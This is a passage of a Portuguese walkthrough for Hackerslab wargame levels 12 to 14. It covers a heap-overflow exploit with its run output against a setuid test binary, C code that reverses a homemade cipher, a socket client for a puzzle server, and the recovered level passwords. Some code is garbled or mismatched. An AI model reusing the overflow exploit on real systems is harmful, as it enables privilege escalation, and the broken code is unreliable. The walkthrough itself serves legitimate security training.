Algum problema. Talvez seja que tenhamos de ter privilégios de root para usar esse comando. Tentando outra vez, descobre-se que o problema era o provedor de Internet (ISP) que filtrava os pacotes e, então, bloqueava o spoofing. Se ocorrer esse problema, tente utilizar outros provedores e aguarde o tão esperado e-mail.

Prova 12

Neste nível, você encontra o arquivo /usr/local/bin/passwd.fail executando o programa /usr/local/bin/hof. Entretanto, devemos buscar pelo arquivo /usr/local/bin/passwd.success que inclui a senha do próximo nível. Dica: Utilize a área “heap”.

Fica claro que estamos falando novamente em buffer overflow, mas desta vez, ao invés de utilizarmos a pilha, teremos que usar o espaço heap.

Neste caso, teremos de tirar o conteúdo do arquivo passwd.success para conseguirmos a senha do nível seguinte. Esse programa pede uma senha e, se for inserido um valor errado, ele apresentará o conteúdo do arquivo passwd.fail e, caso acerte, será apresentado o conteúdo do arquivo passwd.success.

A vantagem é que o programa não controla a entrada da senha e pode provocar overflow. Para saber mais sobre heap overflow, acesse o site: <http://www.w00w00.org/articles.html> e é dele que usaremos o código para passar de nível.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 256

#define DIFF 16 /* estimated diff between buf/tmpfile in vulprog */
 */

#define VULPROG "/usr/local/bin/hof"
#define VULFILE "/usr/local/bin/passwd.success" /* the file 'buf'
will
be stored in */
```

```
/* get value of sp off the stack (used to calculate argv[1] address)
 */
u_long getesp()
{
    __asm__("movl %esp,%eax"); /* equiv. of 'return esp;' in C */
}

int main(int argc, char **argv)
{
    u_long addr;
    register int i;
    int mainbufsize;

    char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";

    if (argc <= 1)
    {
        fprintf(stderr, "Usage: %s <offset> [try 310-330]\n", argv[0]);
        exit(1);
    }

    memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");

    memset(buf + strlen(buf), 'A', DIFF);
    addr = getesp() + atoi(argv[1]);

    /* reverse byte order (on a little endian system) */
    for (i = 0; i < sizeof(u_long); i++)
        buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

    mainbufsize = strlen(buf) + strlen(VULPROG) + strlen(VULFILE)
    + 13;

    mainbuf = (char *)malloc(mainbufsize);
    memset(mainbuf, 0, sizeof(mainbuf));

    sprintf(mainbuf, mainbufsize - 1, "echo '%s' | %s %s\n",
            VULPROG, VULFILE, VULFILE);
```

```
buf, VULPROG, VULFILE);  
  
    printf("Overflowing tmpaddr to point to %p, check %s after.\n\  
n",  
           addr, VULFILE);  
  
    system(mainbuf);  
    return 0;  
}
```

Bom, depois de alguns testes, chegamos a:

```
[level11@drill ...]$ ./exp 355  
Overflowing tmpaddr to point to 0xbffffebb, check /usr/local/bin/  
passwd.success after.
```

level11's Password :

```
view_file = r/local/bin/passwd.success
```

```
error opening r/local/bin/passwd.success: No such file or directory
```

```
[level11@drill ...]$ ./exp 354
```

```
Overflowing tmpaddr to point to 0xbffffeba, check /usr/local/bin/  
passwd.success after.
```

level11's Password :

```
view_file = sr/local/bin/passwd.success
```

```
error opening sr/local/bin/passwd.success: No such file or directory
```

```
[level11@drill ...]$ ./exp 353
```

```
Overflowing tmpaddr to point to 0xbffffeb9, check /usr/local/bin/  
passwd.success after.
```

level11's Password :

```
view_file = usr/local/bin/passwd.success
```

```
error opening usr/local/bin/passwd.success: No such file or directory
```

```
[level11@drill ...]$ ./exp 352
```

```
Overflowing tmpaddr to point to 0xbffffeb8, check /usr/local/bin/
```

passwd.success after.

level11's Password :

view_file = /usr/local/bin/passwd.success

ÆÐ½º¿öµå : I want to love forever

BINGO! Aqui temos o password!!!

Prova 13

Eis o problema deste nível: Seu ídolo, Jungwoo, podia capturar os dados por um sniffer enquanto os administradores do hackerslab estavam acessando o level13. Jungwoo pensou que poderia conseguir a senha facilmente por esse sniffer, mas, para sua infelicidade, os administradores utilizavam um algoritmo, assim, se conseguirá encontrar a senha só cifrada: "tu|tSI/Z^". Enquanto Jungwoo fazia uma busca no sistema, ele acabou encontrando em /usr/bin/encrypt a ferramenta que eles utilizavam para codificar os dados. Agora é com você, sua missão é tentar descobrir a senha utilizando esse programa.

Fica claro que teremos de utilizar esse programa para decifrar a senha, por enquanto a única coisa que sabemos é que a senha tem nove dígitos.

Vamos ver como não é tão simples a encriptação de um código, tente encriptar o número 1111:

1 pass: 1112

2 pass: 1233

3 pass: 3456

4 pass: 3456

5 pass: 4564

6 pass: 6467

7 pass: 7979

8 pass: 7979

9 pass: 9798

10 pass: 98;9

```
11 pass: 9<;>
12 pass: 9<;>
13 pass: <;>;
14 pass: >;>=
```

Fazendo outros testes, percebemos que o algoritmo realmente muda, ou seja, a fórmula é alterada a cada execução, neste caso, foi executado o total -2. Como o código que precisamos descobrir contém 9 dígitos e as modificações se fazem de 7 em 7 linhas, veremos como ele é encriptado:

```
0 pass: 111111111
1 pass: 11111111 2
2 pass: 1111112 33
3 pass: 111233 444
4 pass: 33444 5556
5 pass: 5556 88999
6 pass: 999 ;;;<>>
7 pass: >> @@@BBC
8 pass: CFFHHHJJJ
9 pass: CFFHHHJJJ
```

Até agora, o programa continua utilizando o mesmo método, temos de descobrir se esse método é alterado e quando isso ocorre. Ao final, vemos que o algoritmo se repete e que a fórmula é a seguinte, aplicada em 393 linhas, das quais realmente se aplica a fórmula em um total de:

$$\begin{aligned} 393 / 9 &= 43,66666... \\ 8 * 43 &= 344 \\ 393 - 344 - 43 &= 6 \end{aligned}$$

Vendo isso e sabendo que realmente de cada 9 passos dos que se repetem podemos deduzir que a fórmula se aplica $43 * 8 + 6$, ou seja, um total de 350 vezes, no nosso caso, agora, só nos falta saber qual é a fórmula e como ela se aplica.

Vá incrementando o número de caracteres descartados, ou seja, primeiro 1, depois, 2 e assim por diante até 8 caracteres, que é o número total de caracteres menos 1 ($n-1$).

0 pass: 11111111

1 pass: 11111111 2 = 1 + el 1 desplazado

2 pass: 11111112 33 = 2 + 1 y 2 + 1

3 pass: 111233 444 = 3 + 1 y 3 + 1 y 3 + 1

4 pass: 33444 5556 = 4 + 1 y 4 + 1 y 4 + 1 y 4 + 2

5 pass: 5556 88999 = 5 + 3 y 5 + 3 y 5 + 4 y 5 + 4 y 5 + 4

6 pass: 999 ;;<>

7 pass: >> @@@@BBC

8 pass: CFFHHHJJJ

9 pass: CFFHHHJJJ

Assim, podemos ver que o programa faz a mesma coisa que o original. Foi feito um programa chamado cripto.c, mas não adianta nada executá-lo sem saber o que está acontecendo. Faça os testes e recorra a esse arquivo em último caso. Veja, a seguir, o programa para desencriptar:

```
// DESENCRYPTA.C by Jafar 2001
#include <stdio.h>
int a;
int b;
int c;
unsigned char cadena[9]={'t','u','l','t','S','T','/','Z','^'};
unsigned char paso[9] ={'0','0','0','0','0','0','0','0','0'};

int imprime(void)
{
    // Visualizacion da cadeia resultante
    printf("Cadeia resultante: ");
    for(c=0;c<(sizeof(cadena));c++)
    {
        if(cadena[c]=='/')
            printf("%c",cadena[c]);
        else
            printf("%c",cadena[c]+paso[c]);
    }
}
```

```
    printf("%c",cadena[c]);
}
printf("\n");
}

int main()
{
    // Primeiro desencriptamos as últimas 6 operações

    // Operações 6
    if( cadena[8] - 6 >= 32 ) {paso[5] = cadena[8] - 6;} else {paso[5] =
cadena[8] - 6 + 93;}
    if( cadena[7] - 6 >= 32 ) {paso[4] = cadena[7] - 6;} else {paso[4] =
cadena[7] - 6 + 93;}
    if( cadena[6] - 6 >= 32 ) {paso[3] = cadena[6] - 6;} else {paso[3] =
cadena[6] - 6 + 93;}
    if( cadena[5] - 6 >= 32 ) {paso[2] = cadena[5] - 6;} else {paso[2] =
cadena[5] - 6 + 93;}
    if( cadena[4] - 6 >= 32 ) {paso[1] = cadena[4] - 6;} else {paso[1] =
cadena[4] - 6 + 93;}
    if( cadena[3] - 6 >= 32 ) {paso[0] = cadena[3] - 6;} else {paso[0] =
cadena[3] - 6 + 93;}
    paso[8] = cadena[2];
    paso[7] = cadena[1];
    paso[6] = cadena[0];

    //Transferimos o resultado
    for (b=0;b<9;b++)
    {
        cadena[b]=paso[b];
    }

    // Visualização da cadeia resultante
    imprime();
```

```
// Operações 5
if( cadena[8] - 5 >= 32) {paso[4] = cadena[8] - 5;} else {paso[4] =
cadena[8] - 5 +93;}
if( cadena[7] - 5 >= 32) {paso[3] = cadena[7] - 5;} else {paso[3] =
cadena[7] - 5 +93;}
if( cadena[6] - 5 >= 32) {paso[2] = cadena[6] - 5;} else {paso[2] =
cadena[6] - 5 +93;}
if( cadena[5] - 5 >= 32) {paso[1] = cadena[5] - 5;} else {paso[1] =
cadena[5] - 5 +93;}
if( cadena[4] - 5 >= 32) {paso[0] = cadena[4] - 5;} else {paso[0] =
cadena[4] - 5 +93;}
paso[8] = cadena[3];
paso[7] = cadena[2];
paso[6] = cadena[1];
paso[5] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();

// Operações 4
if( cadena[8] - 4 >= 0) {paso[3] = cadena[8] - 4;} else {paso[3] =
cadena[8] - 4 +93;}
if( cadena[7] - 4 >= 0) {paso[2] = cadena[7] - 4;} else {paso[2] =
cadena[7] - 4 +93;}
if( cadena[6] - 4 >= 0) {paso[1] = cadena[6] - 4;} else {paso[1] =
cadena[6] - 4 +93;}
if( cadena[5] - 4 >= 0) {paso[0] = cadena[5] - 4;} else {paso[0] =
cadena[5] - 4 +93;}
paso[8] = cadena[4];
paso[7] = cadena[3];
paso[6] = cadena[2];
```

```
paso[5] = cadena[1];
paso[4] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();
// Operações 3
if( cadena[8] - 3 >= 0) {paso[2] = cadena[8] - 3;} else {paso[2] =
cadena[8] - 3 +93;}
    if( cadena[7] - 3 >= 0) {paso[1] = cadena[7] - 3;} else {paso[1] =
cadena[7] - 3 +93;}
        if( cadena[6] - 3 >= 0) {paso[0] = cadena[6] - 3;} else {paso[0] =
cadena[6] - 3 +93;}
            paso[8] = cadena[5];
            paso[7] = cadena[4];
            paso[6] = cadena[3];
            paso[5] = cadena[2];
            paso[4] = cadena[1];
            paso[3] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();

// Operações 2
if( cadena[8] - 2 >= 0) {paso[1] = cadena[8] - 2;} else {paso[1] =
cadena[8] - 2 +93;}
```

```
if( cadena[7] - 2 >= 0) {paso[0] = cadena[7] - 2;} else {paso[0] =  
cadena[7] - 2 +93;}  
paso[8] = cadena[6];  
paso[7] = cadena[5];  
paso[6] = cadena[4];  
paso[5] = cadena[3];  
paso[4] = cadena[2];  
paso[3] = cadena[1];  
paso[2] = cadena[0];  
  
//Transferimos o resultado  
for (b=0;b<9;b++)  
{  
    cadena[b]=paso[b];  
}  
  
// Visualização da cadeia resultante  
imprime();  
  
// Operações 1 casa  
if( cadena[8] - 1 >= 0) {paso[0] = cadena[8] - 1;} else {paso[0] =  
cadena[8] - 1 +93;}  
paso[8] = cadena[7];  
paso[7] = cadena[6];  
paso[6] = cadena[5];  
paso[5] = cadena[4];  
paso[4] = cadena[3];  
paso[3] = cadena[2];  
paso[2] = cadena[1];  
paso[1] = cadena[0];  
  
//Transferimos o resultado  
for (b=0;b<9;b++)  
{  
    cadena[b]=paso[b];  
}
```

```
// Visualização da cadeia resultante  
imprime();
```

```
// Operações  
for (a=0; a<43; a++)  
{  
  
    // Operações 8  
    if( cadena[8] - 8 >= 32) {paso[7] = cadena[8] - 8;} else {paso[7] =  
    cadena[8] - 8 + 93;}  
    if( cadena[7] - 8 >= 32) {paso[6] = cadena[7] - 8;} else {paso[6] =  
    cadena[7] - 8 + 93;}  
    if( cadena[6] - 8 >= 32) {paso[5] = cadena[6] - 8;} else {paso[5] =  
    cadena[6] - 8 + 93;}  
    if( cadena[5] - 8 >= 32) {paso[4] = cadena[5] - 8;} else {paso[4] =  
    cadena[5] - 8 + 93;}  
    if( cadena[4] - 8 >= 32) {paso[3] = cadena[4] - 8;} else {paso[3] =  
    cadena[4] - 8 + 93;}  
    if( cadena[3] - 8 >= 32) {paso[2] = cadena[3] - 8;} else {paso[2] =  
    cadena[3] - 8 + 93;}  
    if( cadena[2] - 8 >= 32) {paso[1] = cadena[2] - 8;} else {paso[1] =  
    cadena[2] - 8 + 93;}  
    if( cadena[1] - 8 >= 32) {paso[0] = cadena[1] - 8;} else {paso[0] =  
    cadena[1] - 8 + 93;}  
    paso[8] = cadena[0];  
  
    //Transferimos o resultado  
    for (b=0;b<9;b++)  
    {  
        cadena[b]=paso[b];  
    }  
  
    // Visualização da cadeia resultante  
    imprime();
```

```
// Operaciones 7
```

```
if( cadena[8] - 7 >= 32) {paso[6] = cadena[8] - 7;} else {paso[6] =  
cadena[8] - 7 + 93;}  
if( cadena[7] - 7 >= 32) {paso[5] = cadena[7] - 7;} else {paso[5] =  
cadena[7] - 7 + 93;}  
if( cadena[6] - 7 >= 32) {paso[4] = cadena[6] - 7;} else {paso[4] =  
cadena[6] - 7 + 93;}  
if( cadena[5] - 7 >= 32) {paso[3] = cadena[5] - 7;} else {paso[3] =  
cadena[5] - 7 + 93;}  
if( cadena[4] - 7 >= 32) {paso[2] = cadena[4] - 7;} else {paso[2] =  
cadena[4] - 7 + 93;}  
if( cadena[3] - 7 >= 32) {paso[1] = cadena[3] - 7;} else {paso[1] =  
cadena[3] - 7 + 93;}  
if( cadena[2] - 7 >= 32) {paso[0] = cadena[2] - 7;} else {paso[0] =  
cadena[2] - 7 + 93;}  
paso[8] = cadena[1];  
paso[7] = cadena[0];  
  
//Transferimos o resultado  
for (b=0;b<9;b++)  
{  
    cadena[b]=paso[b];  
}  
  
// Visualização da cadeia resultante  
imprime();  
  
// Operações 6  
if( cadena[8] - 6 >= 32) {paso[5] = cadena[8] - 6;} else {paso[5] =  
cadena[8] - 6 + 93;}  
if( cadena[7] - 6 >= 32) {paso[4] = cadena[7] - 6;} else {paso[4] =  
cadena[7] - 6 + 93;}  
if( cadena[6] - 6 >= 32) {paso[3] = cadena[6] - 6;} else {paso[3] =  
cadena[6] - 6 + 93;}  
if( cadena[5] - 6 >= 32) {paso[2] = cadena[5] - 6;} else {paso[2] =  
cadena[5] - 6 + 93;}  
if( cadena[4] - 6 >= 32) {paso[1] = cadena[4] - 6;} else {paso[1] =  
cadena[4] - 6 + 93;}
```

```
if( cadena[3] - 6 >= 32) {paso[0] = cadena[3] - 6;} else {paso[0] =  
cadena[3] - 6 + 93;  
    paso[8] = cadena[2];  
    paso[7] = cadena[1];  
    paso[6] = cadena[0];  
  
//Transferimos o resultado  
for (b=0;b<9;b++)  
{  
    cadena[b]=paso[b];  
}  
  
// Visualização da cadeia resultante  
imprime();  
  
// Operações 5  
if( cadena[8] - 5 >= 32) {paso[4] = cadena[8] - 5;} else {paso[4] =  
cadena[8] - 5 +93;}  
    if( cadena[7] - 5 >= 32) {paso[3] = cadena[7] - 5;} else {paso[3] =  
cadena[7] - 5 +93;}  
        if( cadena[6] - 5 >= 32) {paso[2] = cadena[6] - 5;} else {paso[2] =  
cadena[6] - 5 +93;}  
            if( cadena[5] - 5 >= 32) {paso[1] = cadena[5] - 5;} else {paso[1] =  
cadena[5] - 5 +93;}  
                if( cadena[4] - 5 >= 32) {paso[0] = cadena[4] - 5;} else {paso[0] =  
cadena[4] - 5 +93;}  
                    paso[8] = cadena[3];  
                    paso[7] = cadena[2];  
                    paso[6] = cadena[1];  
                    paso[5] = cadena[0];  
  
//Transferimos o resultado  
for (b=0;b<9;b++)  
{  
    cadena[b]=paso[b];  
}
```

```
// Visualização da cadeia resultante
imprime();

// Operaciones 4
if( cadena[8] - 4 >= 0) {paso[3] = cadena[8] - 4;} else {paso[3] =
cadena[8] - 4 +93;}
if( cadena[7] - 4 >= 0) {paso[2] = cadena[7] - 4;} else {paso[2] =
cadena[7] - 4 +93;}
if( cadena[6] - 4 >= 0) {paso[1] = cadena[6] - 4;} else {paso[1] =
cadena[6] - 4 +93;}
if( cadena[5] - 4 >= 0) {paso[0] = cadena[5] - 4;} else {paso[0] =
cadena[5] - 4 +93;}
paso[8] = cadena[4];
paso[7] = cadena[3];
paso[6] = cadena[2];
paso[5] = cadena[1];
paso[4] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();
// Operações 3
if( cadena[8] - 3 >= 0) {paso[2] = cadena[8] - 3;} else {paso[2] =
cadena[8] - 3 +93;}
if( cadena[7] - 3 >= 0) {paso[1] = cadena[7] - 3;} else {paso[1] =
cadena[7] - 3 +93;}
if( cadena[6] - 3 >= 0) {paso[0] = cadena[6] - 3;} else {paso[0] =
cadena[6] - 3 +93;}
paso[8] = cadena[5];
paso[7] = cadena[4];
paso[6] = cadena[3];
paso[5] = cadena[2];
```

```
paso[4] = cadena[1];
paso[3] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();

// Operações 2
if( cadena[8] - 2 >= 0) {paso[1] = cadena[8] - 2;} else {paso[1] =
cadena[8] - 2 +93;}
    if( cadena[7] - 2 >= 0) {paso[0] = cadena[7] - 2;} else {paso[0] =
cadena[7] - 2 +93;}
        paso[8] = cadena[6];
        paso[7] = cadena[5];
        paso[6] = cadena[4];
        paso[5] = cadena[3];
        paso[4] = cadena[2];
        paso[3] = cadena[1];
        paso[2] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();

// Operações 1
if( cadena[8] - 1 >= 0) {paso[0] = cadena[8] - 1;} else {paso[0] =
cadena[8] - 1 +93;}
```

```
paso[8] = cadena[7];
paso[7] = cadena[6];
paso[6] = cadena[5];
paso[5] = cadena[4];
paso[4] = cadena[3];
paso[3] = cadena[2];
paso[2] = cadena[1];
paso[1] = cadena[0];

//Transferimos o resultado
for (b=0;b<9;b++)
{
    cadena[b]=paso[b];
}

// Visualização da cadeia resultante
imprime();

} // Fim
}
```

Agora, é só executar o script e esperar que ele te mostre as possíveis senhas.

Prova 14

Resumo do problema: Crie um programa para uma rede TCP/IP. Para resolver o problema, é preciso que esse programa seja gerado pelo servidor. Depois que você receber uma pergunta do servidor e conseguir respondê-la, é só enviar novamente ao programa do servidor para poder transmitir ao programa do cliente.

Neste caso, o protocolo para comunicação entre os diretórios está na pasta `of1°protocol.h1±`. Se você conseguir contestar o servidor por 3 vezes seguidas, terá em mãos a senha para o próximo nível.

Explicação do problema: Você terá de criar um programa que compute a distância, definido como o número de células em um caminho mais curto, entre qualquer par de células. Por exemplo, dois pontos nas células 19 e 30 são 5 células à parte, um dos caminhos mais curtos que conectam as células via células 19? 7? 6? 5? 15? 30, assim você terá que mover 5 vezes para chegar da célula 19 até a célula 30.

Você receberá uma numeração e terá de calcular a distância entre dois pontos. Assim que tiver a resposta, envie-a para o servidor, faça isso por 3 vezes. Encontramos o arquivo proto.h, pena que esteja comentado em coreano! Dê uma olhada.

```
*****
* proto.h
*
* author: jwseo
*
*   ÅúÁí Å½Å¿Í Å¬¶óÀÌ¾ðÆ®°£ÀÇ Åë½Å ±Ô¾à
*
*   » ÇrðÆÄÀÍÀº quiz_checker ÀÇ ±.Çöºú
*   ÅúÁí Ç®ÀÌ! À§ÇØ ÀÌ¿éÀÚ¿íºÔ ÅºøµÇ¾iÁøÙ.
*****
```

```
#define SERVER_PORT 100

#define QUERY_CHALLENGE 0
#define QUERY_CORRECT 1
#define QUERY_INCORRECT 2

struct query_type {
    int flag;
    int query_a;
    int query_b;
    char next_pass[30];
};
typedef struct query_type t_query;
```

```
struct reply_type {  
    char current_pass[30];  
    int answer; };  
typedef struct reply_type t_reply;
```

Agora, vamos ver se conseguimos entender. Em princípio, criaremos um programa com as dimensões expostas no código que deve ter conexão via socket usando como meio de transporte as estruturas que os coreanos nos dão. Depois de muito tempo, foi conseguido criar a função que calcula as distâncias e o mecanismo de conexão com [drill.hackerslab.org](http://hackerslab.org) pela porta 100. Confira o código a seguir, estude-o bem e o execute.

```
*****  
/* cliente.c */  
/* Envio y recibo de mensajes con calculo de distancias, para  
hackerslab level13 */  
/* By Jafar 2001 */  
*****  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <sys/types.h>  
#include <netinet/in.h>  
#include <netdb.h>  
#include <math.h>  
  
#include "comun.h"  
#include "proto.h"  
int resposta;
```

```
int calcula(int origem, int destino)
{
    int capa1, capa2, bucle, contador, despla, despla1, despla2, total;
    int x1, x2, y1, y2, xdis, ydis;
    total=1;
    bucle=2;
    contador=0;
    despla=0;

    for(;;)
    {
        if (contador == 6*total){
            total++;
            despla=0;
            contador=0;
        }

        if (bucle == origen) {
            capa1=total;
            despla1=despla;
        }

        if(bucle == destino){
            capa2=total;
            despla2=despla;
            break;
        }

        bucle++;
        despla++;
        contador++;
    }

    if(capa1>1){x1=capa1-1;}else x1=0;
    y1=-1-capa1;
    if(capa2>1){x2=capa2-1;}else x2=0;
    y2=-1-capa2;
    if(despla1>0) // Baixa diagonal esquerda
    {
        for(bucle=0;bucle<capa1-1;bucle++)
        {
```

```
if(bucle==despla1)break;
x1--;
y1--;
}
}
if(despla1>=capa1) // Subida diagonal esquerda
{
for(bucle=capa1-1;bucle<(capa1*2)-1;bucle++)
{
if(bucle==despla1)break;
x1--;
y1++;
}
}
if(despla1>=capa1*2) // Subida vertical
{
for(bucle=(capa1*2)-1;bucle<(capa1*3)-1;bucle++)
{
if(bucle==despla1)break;
y1=y1+2;
}
}
if(despla1>=capa1*3) // Subida diagonal direita
{
for(bucle=(capa1*3)-1;bucle<(capa1*4)-1;bucle++)
{
if(bucle==despla1)break;
x1++;
y1++;
}
}
if(despla1>=capa1*4) // Baixa diagonal direita
{
for(bucle=(capa1*4)-1;bucle<(capa1*5)-1;bucle++)
{
if(bucle==despla1)break;
x1++;
}
```

```
    y1--;
}
}

if(despla1>=capa1*5) // Baixa vertical
{
    for(bucle=(capa1*5)-1;bucle<despla1;bucle++)
    {
        y1=y1-2;
    }
}

if(despla2>0) // Baixa diagonal esquerda
{
    for(bucle=0;bucle<capa2-1;bucle++)
    {
        if(bucle==despla2)break;
        x2--;
        y2--;
    }
}

if(despla2>=capa2) // Subida diagonal esquerda
{
    for(bucle=capa2-1;bucle<(capa2*2)-1;bucle++)
    {
        if(bucle==despla2)break;
        x2--;
        y2++;
    }
}

if(despla2>=capa2*2) // Subida vertical
{
    for(bucle=(capa2*2)-1;bucle<(capa2*3)-1;bucle++)
    {
        if(bucle==despla2)break;
        y2=y2+2;
    }
}

if(despla2>=capa2*3) // Subida diagonal direita
```

```
{  
    for(bucle=(capa2*3)-1;bucle<(capa2*4)-1;bucle++)  
    {  
        if(bucle==despla2)break;  
        x2++;  
        y2++;  
    }  
}  
if(despla2>=capa2*4) // baixa diagonal direita  
{  
    for(bucle=(capa2*4)-1;bucle<(capa2*5)-1;bucle++)  
    {  
        if(bucle==despla2)break;  
        x2++;  
        y2--;  
    }  
}  
if(despla2>=capa2*5)  
{  
    for(bucle=(capa2*5)-1;bucle<despla2;bucle++)  
    {  
        y2=y2-2;  
    }  
}  
// Agora fazemos os cálculos pertinentes para a distância x e y  
if(x1==x2)xdis=0;  
if(y1==y2)ydis=0;  
//Ajustamos as diferenças em X  
if(x1>x2)  
{  
    if(x1<0)  
    {  
        xdis=abs(x1)-abs(x2);  
    }  
    if(x1>=0)  
    {  
        if(x2>=0) xdis=abs(x1)-abs(x2);  
    }  
}
```

```
    if(x2< 0) xdis=abs(x1)+abs(x2);
}
if(x2>x1)
{
    if(x2<0)
    {
        xdis=abs(x2)-abs(x1);
    }
    if(x2>=0)
    {
        if(x1>=0) xdis=abs(x2)-abs(x1);
        if(x1< 0) xdis=abs(x2)+abs(x1);
    }
}
//Ajustamos as diferenças em Y
if(y1>y2)
{
    if(y1<0)
    {
        ydis=abs(y1)-abs(y2);
    }
    if(y1>=0)
    {
        if(y2>=0) ydis=abs(y1)-abs(y2);
        if(y2< 0) ydis=abs(y1)+abs(y2);
    }
}
if(y2>y1)
{
    if(y2<0)
    {
        ydis=abs(y2)-abs(y1);
    }
    if(y2>=0)
    {
        if(y1>=0) ydis=abs(y2)-abs(y1);
```

```
        if(y1< 0) ydis=abs(y2)+abs(y1);
    }
}

// Agora veremos que tipo de distância teremos para calcular
// Primeiro caso
if(abs(xdis)>=abs(ydis) && xdis != 0)
{
    resposta=abs(xdis);
}
//Segundo caso
else if(xdis==0)
{
    resposta=abs(ydis)/2;
}
else
// Terceiro caso
{
    resposta=abs(xdis)+((abs(ydis)-abs(xdis))/2);
}

printf("x1: %d \n", x1);
printf("y1: %d \n", y1);
printf("capa1: %d \n", capa1);
printf("descartar 1: %d \n", despla1);
printf("x2: %d \n", x2);
printf("y2: %d \n", y2);
printf("capa2: %d \n", capa2);
printf("descartar 2: %d \n", despla2);
printf("xdis: %d \n", xdis);
printf("ydis: %d \n", ydis);
printf("distancia: %d \n", resposta);
}

int abre_socket(hostname, port)
char *hostname;
int port;
```

```
{  
    int skt;  
    struct sockaddr_in sktin;  
    struct hostent *host;  
  
    /* cria o socket, se ocorrer um erro, o programa finaliza */  
    if ( (skt = socket( AF_INET , SOCK_STREAM , 0 /* protocol */))  
< 0)  
    { fprintf(stderr,  
            "** ERROR : Nao foi possivel criar o socket (pid=%d)\n",getpid());  
        exit(-1); /* termino do programa: ERROR */  
    }  
  
    memset(&sktin, 0, sizeof(sktin)); /* preenche com o valor 0 */  
    sktin.sin_family = AF_INET;  
  
    /* informa a porta por onde nos conectaremos */  
    sktin.sin_port = htons(port);  
  
    /* passa o nome do host ao endereço IP */  
    /* direção lógica */  
    if (host = gethostbyname(hostname))  
        memcpy(&sktin.sin_addr, host->h_addr, host->h_length);  
    /* decimais separados por pontos: direção numérica */  
    else if ((sktin.sin_addr.s_addr = inet_addr(hostname)) < 0 )  
    { fprintf(stderr,  
            "** ERROR : Não conheço o host %s (pid=%d)\n" ,  
            hostname , getpid());  
        exit(-1); /* termino do programa: ERROR */  
    }  
  
    /* conectar o socket */  
    if (connect(skt, (struct sockaddr *)&sktin, sizeof(sktin)) < 0 )  
    { fprintf(stderr,  
            "** ERROR : Não consigo conectar com o host %s:%d (pid=%d)\n" ,
```

```
    hostname , port, getpid());
    exit(-1); /* término do programa: ERROR */
}
return (skt);
}

int main(argc,argv,envp)
int argc;
char *argv, *envp;
{
    int skt, bufpos,bucle,pacote;
    char buf[TAM_BUFFER];
    // Estruturas para o hackerslab
    t_query recipro; // usada para dados recebidos do servidor
    t_reply mando; // usada para mandar respostas
    /* abre o socket */
    skt=abre_socket(SERVERHOST, SERVERPORT);
    // Password Atual
    strcpy(mando.current_pass,"chl1296rh");

    /* processo central */
    for(pacote=1;pacote<4;pacote++)
    {
        /* recepção do primeiro pacote */
        if ((bufpos=read(skt, &recipro, sizeof(recipro))) < 0)
            { fprintf(stderr,
                "** ERROR : Não consigo ler pelo socket %d (pid=%d)\n",
                skt , getpid());
        }
        else
        {
            printf("Pacote recebido de hackerslab \n");
            printf("----- \n");
            printf("flag: %d \n", recipro.flag);
            printf("origem: %d \n", recipro.query_a);
            printf("destino: %d \n", recipro.query_b);
        }
    }
}
```

```
    printf("Password seguinte: %s \n",recibo.next_pass);
    printf("----- \n \n");
}
if(recibo.flag==2)
{
    printf("----- \n");
    printf("Resposta ao paquete %d falha\n",pacote-1);
    printf("----- \n");
    /* fecha o socket */
    if (close(skt) < 0)
    {
        fprintf(stderr,"* ERROR : Ao fechar o socket %d (pid=%d)\n",skt
, getpid());
        exit(-1); /* término do programa: ERROR */
    }

    /* término do programa: OK */
    return 0;
}

/* Solução da pergunta */
printf("Calculando resposta %d .... \n \n",pacote);
resposta=0;
    if(recibo.query_b > recibo.query_a)calcula(recibo.query_a,
recibo.query_b);
    if(recibo.query_a > recibo.query_b)calcula(recibo.query_b,
recibo.query_a);

/* enviamos a primeira resposta */
printf("Enviando pacote %d .... \n \n",pacote);
mando.answer= resposta;

if (write(skt,&mando,sizeof(mando)) < 0)
{ fprintf(stderr,
    "** ERROR : Não consigo escrever no socket %d (pid=%d)\n"
skt , getpid());
```

```
    printf(" Erro número %d \n", skt);
}
else
{
    printf("Pacote enviado a hackerslab \n");
    printf("----- \n");
    printf("Resposta: %d \n", mando.answer);
    printf("Password atual: %s \n", mando.current_pass);
    printf("----- \n \n");
    printf("Em espera para receber pacote %d .... \n \
n",pacote);
}

} // Fim de 3 envios

/* recepção do pacote final com o password */
if ((bufpos=read(skt, &recibo, sizeof(recibo))) < 0)
{ fprintf(stderr,
    "** ERROR : Não consigo ler pelo socket %d (pid=%d)\n",
    skt , getpid());
}
else
{
    printf("Pacote recebido de hackerslab \n");
    printf("----- \n");
    printf("flag: %d \n", recibo.flag);
    printf("origem: %d \n", recibo.query_a);
    printf("destino: %d \n", recibo.query_b);
    printf("Password seguinte: %s \n", recibo.next_pass);
    printf("----- \n \n");
}

/* fecha o socket */
if (close(skt) < 0)
{ fprintf(stderr,
    "** ERROR : Ao fechar o socket %d (pid=%d)\n",
    skt , getpid());
```

```
    exit(-1); /* término do programa: ERROR */  
}  
  
/* término do programa: OK */  
return 0;  
}
```

Pronto, já temos o programa, agora mãos à obra! Conecte e chame a aplicação:

```
/cliente > resultado
```

Assim, veremos o texto durante o processo e o pacote recebido do hackerslab.

```
flag: 0  
origem: 2598  
destino: 8021  
Password seguinte:
```

Calculando resposta 1

```
x1: 29  
y1: -3  
capa1: 29  
descarte 1: 160  
x2: -12  
y2: -92  
capa2: 52  
descarte 2: 63  
xdis: 41  
